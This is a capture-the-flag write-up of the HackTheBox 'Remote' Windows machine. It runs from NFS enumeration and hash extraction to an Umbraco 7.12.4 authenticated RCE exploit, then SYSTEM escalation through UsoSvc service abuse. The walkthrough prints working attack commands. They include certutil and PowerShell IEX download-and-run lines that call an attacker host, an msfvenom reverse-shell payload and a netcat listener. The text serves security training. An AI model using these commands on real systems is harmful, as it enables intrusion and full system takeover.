Welcome back hackers!! Today we will be doing Remote from HacktheBox. Its an easy windows box, so lets get going.

Enumeration

```
PORT      STATE SERVICE       REASON          VERSION
21/tcp    open  ftp           syn-ack ttl 127 Microsoft
ftpd
| ftp-syst:
|_  SYST: Windows_NT
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http          syn-ack ttl 127 Microsoft
HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
111/tcp   open  rpcbind       syn-ack ttl 127 2-4 (RPC
#100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
```

```
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
445/tcp   open  microsoft-ds? syn-ack ttl 127
2049/tcp  open  mountd        syn-ack ttl 127 1-3 (RPC
#100005)
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft
Windows RPC
```

Quite a few ports are open. We will be targeting the easy wins first. Starting from Port 21 or ftp, then moving to port 111 and 2049 to look for public mountable shares, after this we will move to samba shares and then finally to port 80 or http. So lets get our hands dirty.

Port 21 (FTP)

Nmap already detected that anonymous login is allowed. So, lets see what files are present for a hacker.

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Remote]
└─# ftp $IP
Connected to 10.129.95.194.
220 Microsoft FTP Service
Name (10.129.95.194:rishabh): anonymous
331 Anonymous access allowed, send identity (e-mail name)
as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -la
229 Entering Extended Passive Mode (|||49685|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> dir
229 Entering Extended Passive Mode (|||49686|)
125 Data connection already open; Transfer starting.
```

```
226 Transfer complete.
ftp> cd ..
250 CWD command successful.
ftp> dir
229 Entering Extended Passive Mode (|||49687|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
```

Unfortunately, nothing is present in ftp directory. Just a side note. Even If there were files, nmap would have already detected that. Lets move on to NFS shares.

Port 111,2049 (NFS)

First, we will be using showmount command to see whether we have access to any public nfs shares.

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Remote]
└─# showmount -e $IP
Export list for 10.129.95.194:
/site_backups (everyone)
```

Wow, we have access to site_backups folder. Lets mount it to our machine, and search for any sensitive files:

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Remote]
└─# mkdir /tmp/mountme

┌──(root💀kali)-[/home/rishabh/HTB/Windows/Remote]
└─# mount -t nfs $IP:/site_backups /tmp/mountme

┌──(root💀kali)-[/home/rishabh/HTB/Windows/Remote]
└─# cd /tmp/mountme && ls -la
total 123
drwx------  2 nobody 4294967294  4096 Feb 23  2020 .
```

```
drwxrwxrwt 15 root   root         4096 Feb  2 10:39 ..
drwx------  2 nobody 4294967294    64 Feb 20  2020
App_Browsers
drwx------  2 nobody 4294967294  4096 Feb 20  2020 App_Data
drwx------  2 nobody 4294967294  4096 Feb 20  2020
App_Plugins
drwx------  2 nobody 4294967294    64 Feb 20  2020
aspnet_client
drwx------  2 nobody 4294967294 49152 Feb 20  2020 bin
drwx------  2 nobody 4294967294  8192 Feb 20  2020 Config
drwx------  2 nobody 4294967294    64 Feb 20  2020 css
-rwx------  1 nobody 4294967294   152 Nov  1  2018
default.aspx
-rwx------  1 nobody 4294967294    89 Nov  1  2018
Global.asax
drwx------  2 nobody 4294967294  4096 Feb 20  2020 Media
drwx------  2 nobody 4294967294    64 Feb 20  2020 scripts
drwx------  2 nobody 4294967294  8192 Feb 20  2020 Umbraco
drwx------  2 nobody 4294967294  4096 Feb 20  2020
Umbraco_Client
drwx------  2 nobody 4294967294  4096 Feb 20  2020 Views
-rwx------  1 nobody 4294967294 28539 Feb 20  2020
Web.config
```

Looking at the files and folders, it seems its a backup of Umbraco CMS. My intuition says, port 80 is running umbraco cms. Enumerating these files, I came across one file named UmbracoTraceLog.remote.txt in App_Data/Logs directory.

```
┌──(root💀kali)-[/tmp/mountme/App_Data/Logs]
└─# cat UmbracoTraceLog.remote.txt
2020-02-20 02:36:39,294 [P4392/D2/T1] INFO  Umbraco.Core.CoreBootManager - Umbraco 7.12.4 application starting on RE
OTE
```

On the very first line, there is a version disclosure of the CMS which is 7.12.4. I searchsploited this version number and there was RCE (Authenticated) vulnerability for this version:

```
┌──(root💀kali)-[/home/rishabh/Desktop/transfers]
└─# searchsploit umbraco 7.12
 Exploit Title                                                |  Path
--------------------------------------------------------------------------------
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution    | aspx/webapps/46153.py
Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)    | aspx/webapps/49488.py
--------------------------------------------------------------------------------
Shellcodes: No Results
```

So, our ultimate target should be to get hold of credentials. In the same logs file, there was username disclosure too:

```
 2020-02-20 02:38:57,527 [P4392/D2/T30] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: Log in attempt succeeded for username admin@htb.local from IP address 192.168.195.137
 2020-02-20 02:38:57,527 [P4392/D2/T30] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: User: admin@htb.local logged in from IP address 192.168.195.137
```


Now, we need password for user admin. I googled password for admin and each site hinted towards hash which is stored in the database. I used this command to list files which contained the string hash:

```
┌──(root💀kali)-[/tmp/mountme]
└─# grep -rl hash | grep -v .js
App_Data/Logs/UmbracoTraceLog.intranet.txt
App_Data/Logs/UmbracoTraceLog.intranet.txt.2020-02-19
App_Data/Logs/UmbracoTraceLog.remote.txt
App_Data/Umbraco.sdf
bin/amd64/Microsoft.VC90.CRT/Microsoft.VC90.CRT.manifest
bin/AutoMapper.dll
bin/businesslogic.xml
bin/ClientDependency.Core.dll
bin/cms.dll
bin/cms.xml
bin/Examine.dll
bin/ImageProcessor.xml
bin/log4net.dll
bin/log4net.xml
bin/Lucene.Net.dll
bin/Lucene.Net.xml
bin/MarkdownSharp.dll
bin/Microsoft.AspNet.Identity.Core.dll
bin/Microsoft.AspNet.Identity.Core.xml
bin/Microsoft.CodeAnalysis.CSharp.dll
bin/Microsoft.CodeAnalysis.CSharp.xml
```

```
bin/Microsoft.CodeAnalysis.dll
bin/Microsoft.CodeAnalysis.xml
bin/Microsoft.Owin.Security.xml
bin/Microsoft.Owin.xml
bin/MiniProfiler.dll
bin/MiniProfiler.xml
bin/MySql.Data.dll
bin/Newtonsoft.Json.dll
bin/Newtonsoft.Json.xml
bin/System.Collections.Immutable.dll
bin/System.Collections.Immutable.xml
bin/System.Data.SqlServerCe.dll
bin/System.Reflection.Metadata.xml
bin/System.Threading.Tasks.Dataflow.xml
bin/System.ValueTuple.xml
bin/System.Web.Helpers.dll
bin/System.Web.Helpers.xml
bin/System.Web.Http.dll
bin/System.Web.Razor.xml
bin/System.Web.WebPages.xml
bin/Umbraco.Core.dll
bin/Umbraco.Core.xml
bin/umbraco.dll
bin/umbraco.editorControls.dll
bin/umbraco.MacroEngines.xml
bin/umbraco.xml
bin/x86/Microsoft.VC90.CRT/Microsoft.VC90.CRT.manifest
Umbraco/ClientRedirect.aspx
Umbraco/lib/bootstrap/less/tests/css-tests.html
Umbraco/lib/codemirror/mode/razor/index.html
Umbraco/lib/jquery/jquery.min.map
Umbraco/lib/underscore/underscore-min.map
Umbraco/Views/install/machinekey.html
```

Now, these are tons of files to go through. I had a quick look and all .dll and .xml files didn't have what I needed. One file which was umbraco.sdf contained the admin hash at the very start:


I even googled about this file type and google had to say its a database file. Now, lets crack this hash using john:



Password successfully cracked. Lets enumerate rest of the ports and then we will move to exploitation phase:

Port 139,445


Looking for public SMB shares, unfortunately access was denied.




Now, lets move to port 80

Port 80 (HTTP)


This is the landing site we get:



I ran gobuster to find additional directories, and one stood out and that was /umbraco. Navigating to this directory, it was being redirected to login page:



Lets use the credentials we have got for admin to login. Upon successful login, you will get this landing page:



As we already have the RCE exploit for this umbraco version, lets download the exploit code from github and get a shell.

Exploitation

I used Noraj's exploit script to get a shell. You can download repo from this link: https://github.com/noraj/Umbraco-RCE
Next, to check whether the exploit works, we will supply the simple whoami command:

```
┌──(root💀kali)-[/opt/Umbraco-RCE]
└─# python3 exploit.py -u admin@htb.local -p [redacted] -i http://$IP -c whoami
iis apppool\defaultapppool
```

As you can see, we are the default apppool user. Now, lets get a shell. First, I will upload a netcat binary to the target:


```
┌──(root💀kali)-[/opt/Umbraco-RCE]
└─# python3 exploit.py -u admin@htb.local -p [redacted] -i http://$IP -c cmd.exe -a '/c certutil -urlcache -f htt
p://[redacted]/nc64.exe c:\\Users\\Public\\nc64.exe'
****  Online  ****
CertUtil: -URLCache command completed successfully.


┌──(root💀kali)-[/opt/Umbraco-RCE]
└─# python3 exploit.py -u admin@htb.local -p baconandcheese -i http://$IP -c cmd.exe -a '/c dir C:\\Users\\Public'
 Volume in drive C has no label.
 Volume Serial Number is D582-9880

 Directory of C:\Users\Public

02/02/2022  02:46 PM    <DIR>          .
02/02/2022  02:46 PM    <DIR>          ..
02/19/2020  03:03 PM    <DIR>          Documents
09/15/2018  02:19 AM    <DIR>          Downloads
09/15/2018  02:19 AM    <DIR>          Music
02/02/2022  02:46 PM            45,272 nc64.exe
```

Now, lets use the uploaded netcat to get a shell. First, start a listener on any port of your choice. Then we will use the exploit script to get a shell:



Lets, escalate our privileges now.

Privileges Escalation

Going through the manual route first, I didn't find anything interesting. apppool service did have SeImpersonatePrivilege available. I used rottenpotato exploit to get System token, but for some reasons it didn't work. Next, I decided to go with PowerUp.ps1 script. I uploaded the script and executed and here is the output:

```
echo IEX(New-Object Net.WebClient).DownloadString('http://10.10.16.20/PowerUp.ps1') | powershell -nop
rofile -
echo IEX(New-Object Net.WebClient).DownloadString('http://10.10.16.20/PowerUp.ps1') | powershell -noprofile -

Privilege   : SeImpersonatePrivilege
Attributes  : SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
TokenHandle : 2548
ProcessId   : 264
Name        : 264
Check       : Process Token Privileges

ServiceName   : UsoSvc
Path          : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'UsoSvc'
CanRestart    : True
Name          : UsoSvc
Check         : Modifiable Services

Test-Path : Access is denied
At line:857 char:43
+ ...                 if ($ParentPath -and (Test-Path -Path $ParentPath)) {
+                                          ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\Windows\syst ... Local\Microsoft:String) [Test-Path], UnauthorizedA
c
   cessException
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.TestPathCommand

UnattendPath : C:\Windows\Panther\Unattend.xml
Name         : C:\Windows\Panther\Unattend.xml
Check        : Unattended Install Files
```

We can abuse the service UsoSvc to get admin shell, but before that I decided to check Unattend.xml file for passwords. Unfortunately, the password had been removed:

```
 <component name="Microsoft-Windows-Shell-Setup" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope=
nonSxS" processorArchitecture="amd64">
  <AutoLogon>
   <Password>*SENSITIVE*DATA*DELETED*</Password>
   <Enabled>true</Enabled>
   <Username>administrator</Username>
  </AutoLogon>

  <UserAccounts>
   <LocalAccounts>
    <LocalAccount wcm:action="add">
     <Password>*SENSITIVE*DATA*DELETED*</Password>
     <Group>administrators;users</Group>
     <Name>administrator</Name>
    </LocalAccount>
   </LocalAccounts>
  </UserAccounts>
```

Next, I went with service abuse. Its very straightforward. We just have to change the binary path of the service and then we will restart the service to get System shell. On my initial tries, I went with nc64.exe but my shell was getting freezed. So I decided to go with msfvenom generated shell. Here are the steps:
Generate shell using msfvenom:

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Remote]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=[redacted] LPORT=7777 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Next, if you want more details about the service, you can run 'sc qc [service name]', so in this case:

```
sc qc UsoSvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: UsoSvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START  (DELAYED)
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k netsvcs -p
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Update Orchestrator Service
        DEPENDENCIES       : rpcss
        SERVICE_START_NAME : LocalSystem
```

Next, we will change the binary path of the service to the uploaded malicious executable:

```
sc config UsoSvc binpath= "c:\Users\Public\shell.exe"
[SC] ChangeServiceConfig SUCCESS
```

Now, we will stop the service using 'sc stop UsoSvc' and then start the service again using 'sc start UsoSvc'

```
sc start UsoSvc
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


c:\Users\Public>
```

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Remote]
└─# rlwrap nc -nvlp 7777
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::7777
Ncat: Listening on 0.0.0.0:7777
Ncat: Connection from 10.129.157.69.
Ncat: Connection from 10.129.157.69:49705.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
whoami
nt authority\system
```

Cheers, we are System.